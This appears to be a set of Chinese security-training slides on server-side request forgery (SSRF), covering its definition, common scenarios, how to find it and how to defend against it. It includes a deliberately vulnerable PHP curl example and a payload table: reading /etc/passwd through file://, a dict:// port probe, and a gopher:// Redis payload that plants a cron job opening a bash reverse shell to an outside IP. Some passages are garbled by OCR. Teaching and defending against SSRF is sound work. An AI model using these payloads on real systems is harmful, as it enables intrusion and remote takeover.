



## 3.6-SSRF漏洞

## ⋮ 上一节内容回顾

- 1、XML基础知识
- 2、什么是XXE
- 3、XXE利用方式
- 4、XXE防御

# 课程大纲

- 1、SSRF是什么
- 2、SSRF常见场景
- 3、如何发现SSRF漏洞
- 4、如何防御SSRF漏洞



01

SSRF是什么

# PHP-CURL

```
<?php
function curl($url){
    $ch = curl_init();
    // 设置URL和相应的选项
    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_HEADER, 0);
    // 抓取URL并把它传递给浏览器
    curl_exec($ch);
    //关闭cURL资源, 并且释放系统资源
    curl_close($ch);
}

$url = $_GET['url'];
curl($url);
?>
```

## ⋮ php curl扩展

获取网页资源——爬虫

webservice——获取接口数据

FTP——下载文件

```
php.ini extension=php_curl.dll
```

SSRF

CSRF

OWASP

代理

XSS SQL

# SSRF (Server-Side Request Forgery)

服务器端请求伪造

Request

URL

PHP

CURL

## PHP其他函数

txt System

函数	作用
<u>curl_exec()</u>	执行 cURL 会话
<u>file_get_contents()</u>	将整个文件读入一个字符串
<u>fsockopen()</u>	打开一个网络连接或者一个Unix套接字连接

可能引起SSRF漏洞



# CURL其他协议

2imv x (45 t em  
L)

3389

协议	作用	payload
file	查看文件	<code>curl -v 'file:///etc/passwd'</code>
dict	探测端口	<code>http://localhost/ssrf/ssrf1.php?url=dict://127.0.0.1:3306</code>
gopher	反弹shell	<code>curl -v 'gopher://127.0.0.1:6379/_*3%0d%0a\$3%0d%0aset%0d%0a\$1%0d%0a1%0d%0a\$57%0d%0a%0a%0a%0a*/1*** bash -i &gt;&amp;/dev/tcp/192.168.142.135/4444 0&gt;&amp;1%0a%0a%0a%0d%0a*4%0d%0a\$6%0d%0aconfig%0d%0a\$3%0d%0aset%0d%0a\$3%0d%0adir%0d%0a\$16%0d%0a/var/spool/cron/%0d%0a*4%0d%0a\$6%0d%0aconfig%0d%0a\$3%0d%0aset%0d%0a\$10%0d%0adbfilename%0d%0a\$4%0d%0aroot%0d%0a*1%0d%0a\$4%0d%0asave%0d%0a*1%0d%0a\$4%0d%0aquit%0d%0a'</code>

HTTP

CVE

## ⋮ 协议


dict协议：用于搭建在线字典服务

gopher协议：是一种信息查找系统，只支持文本，不支持图像，已被HTTP替代

# SSRF定义

## SSRF Server-Side Request Forgery

服务器端请求伪造：是一种由攻击者构造形成由**服务端**发起请求的一个安全漏洞。



了为之请求

XML

攻击

攻击

攻击

## 危害 (利用方式)

SSRF 钓鱼 CTF

- 1、扫描资产
- 2、获取敏感信息
- 3、攻击内网服务器 (绕过防火墙)
- 4、访问大文件, 造成溢出
- 5、通过Redis写入WebShell或建立反弹连接

sys.ini




# 02

## SSRF常见场景

---

# 社会化分享功能



选择样式，轻松获取按钮代码

按钮式

分享到

收藏到

推荐到

文字式 | 图标式

分享到: 84

更多 84

QQ空间 百度搜藏 更多 84

COLL'LL'LL'

# 转码服务


# SSRF iPhone

# URL 注入

# 站

# HTTP

# Referer



# 在线翻译



# 图片加载、下载功能

4

[前往管理图片库](#)

从图库上传

从本地上传

图片分类 未分组 (4889)

\* 上传图片宽度最小为960px, 高度最小为300px, 图片大小不超过5M

可选择 1 张, 已选择 1 张

添加图片

图片地址

本地上传

图片描述

图片链接

http://

确定

取消

! 微信图片\_20191120174335.jpg:URL非法: SSRF

微信图片\_201911201...

aa.png

aa.jpg

3b14c93f2b8dab9a0...

aa.jpg

dd4a0034e187a3fa4...

下一步

从本地上传


MSL

# 图片、文章收藏功能

The screenshot displays a user interface for managing collections. On the left sidebar, the '我的收藏' (My Collections) option is highlighted. The main content area features a search bar for '收藏的文章' (Collected Articles) and a table listing the collected items. The table has columns for '文章标题' (Article Title), '创建时间' (Creation Time), and '操作' (Action). A single article is listed with the title '文章所在位置' (Article Location) and a creation time of '2017-07-06 09:42'. The '操作' column contains a '取消收藏' (Cancel Collection) button. At the bottom right, there is a pagination control showing '1/1' items and buttons for '上一页' (Previous Page), '下一页' (Next Page), and '跳转到' (Jump to).

文章标题	创建时间	操作
文章所在位置	2017-07-06 09:42	取消收藏

# 网站采集、网站抓取



## 实际案例

1、 Wordpress 3.5.1以下版本 xmlrpc.php pingback的缺陷与SSRF

2、 discuz!的SSRF (利用php的header函数来绕过, 其实就是302跳转实现协议转换)

3、 weblogic的SSRF



# 03

## 如何发现SSRF漏洞

## 实际案例

- 1、爬取地址
- 2、查看是否请求了其他资源

也可以用Google语法搜索关键字：

share、wap、url、link、src、source、target、u、3g、display、sourceURL、imageURL、domain

## PHP其他函数

函数	作用
<code>curl_exec()</code>	执行 cURL 会话
<code>file_get_contents()</code>	将整个文件读入一个字符串
<code>fsockopen()</code>	打开一个网络连接或者一个Unix套接字连接

## ⋮ 工具

<https://github.com/cujanovic/SSRF-Testing>

<https://github.com/tarunkant/Gopherus>

<https://github.com/swisskyrepo/SSRFmap>

## ⋮ 靶场

pikachu

[http://localhost/pikachu/vul/ssrf/ssrf\\_curl.php](http://localhost/pikachu/vul/ssrf/ssrf_curl.php)




# 04

## 如何防衛SSRF漏洞

## ： 防 御

- 1、禁用协议
- 2、限制请求端口
- 3、设置URL白名单
- 4、过滤返回信息
- 5、统一错误信息



Thank you for watching